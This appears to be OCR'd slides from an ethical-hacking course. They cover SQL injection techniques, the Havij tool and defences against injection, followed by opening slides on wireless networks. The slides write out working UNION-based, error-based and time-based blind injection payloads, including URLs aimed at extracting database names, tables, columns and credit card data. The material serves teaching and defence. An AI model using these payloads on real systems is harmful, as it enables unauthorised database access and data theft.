
Try to insert a string value where a number is expected in the input field



```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```


Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

Types of SQL Injection



- SQL Injection
  - Simple SQL Injection
    - UNION SQL Injection
    - Error Based SQL Injection
  - Blind SQL Injection

Simple SQL Injection Attack



System Stored Procedure

Attackers exploit databases' stored procedures to perpetrate their attacks

Union Query

"UNION SELECT" statement returns the union of the intended dataset with the target dataset

```
SELECT Name, Phone, Address
FROM Users WHERE Id=1 UNION
ALL SELECT
creditCardNumber,1,1 FROM
CreditCardTable
```

End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments

```
SELECT * FROM user WHERE name
= 'x' AND userid IS NULL; --';
```

Tautology

Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name
= '' OR '1'='1';
```

Illegal/Logically Incorrect Query

An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.

Union SQL Injection Example

Union SQL Injection - Extract Database Name

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] *Returned from the server*

Union SQL Injection - Extract Database Tables

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,name,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] *Returned from the server*

Union SQL Injection - Extract Table Column Names

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,column_name,3,4 from
DB_NAME.information_schema.columns
where table_name ='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Union SQL Injection - Extract 1st Field Data

```
http://juggyboy.com/page.aspx?id=1
 UNION SELECT ALL 1,COLUMN-NAME-
1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] *Returned from the server*

SQL Injection Error Based

Extract Database Name

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))-`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Database Table

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))-`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name


- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))-`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))-`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

SQL Injection Error Based

Blind SQL Injection: WAITFOR DELAY YES or NO Response



```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

We are unable to process your request. Please try back later.

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for specified time. CPU-safe way to make database wait.

```
WAITFOR DELAY '0:0:10'--
```


BENCHMARK() (Minutes)

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do
this)
```


SQL Injection Tool: **Havij**

- Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS **users and password** hashes, dump **tables and columns,** fetch data from the database, run SQL statements and even access the **underlying file system** and **executing commands** on the operating system



http://www.itsecteam.com

How to Defend Against SQL Injection Attacks



Why Web Applications are Vulnerable to SQL Injection Attacks?

- ✗ Database server runs OS commands
- ✗ Using privileged account to connect to the Database
- ✗ Error message revealing important information
- ✗ No Data validation at the Server

- ✓ Run database service account with minimal rights
- ✓ Disable commands like xp_cmdshell


- ✓ Suppress all error messages
- ✓ Use custom error messages

- ✓ Monitor DB traffic using an IDS, WAP
- ✓ Use low privileged account for DB connection

- ✓ Filter All Client Data
- ✓ Sanitize Data

How to Defend Against SQL Injection Attacks (Cont'd)

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated



Hacking Wireless Networks

Module 15

Engineered by Hackers. Presented by Professionals.

Wireless Networks

- Wi-Fi refers to wireless local area networks (WLAN) based on IEEE 802.11 standard
- It is a widely used technology for wireless communication across a radio channel
- Devices such as a personal computer, video-game console, smartphone, etc. use Wi-Fi to connect to a network resource such as the Internet via a wireless network access point


Advantages

- Installation is fast and easy and eliminates wiring through walls and ceilings
- It is easier to provide connectivity in areas where it is difficult to lay cable
- Access to the network can be from anywhere within range of an access point
- Public places like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN


Disadvantages

- Security is a big issue and may not meet expectations
- As the number of computers on the network increases, the bandwidth suffers
- WiFi enhancements can require new wireless cards and/or access points
- Some electronic equipment can interfere with the Wi-Fi networks


Types of Wireless Networks




Extension to a Wired Network



Multiple Access Points



LAN-to-LAN Wireless Network



3G/4G Hotspot

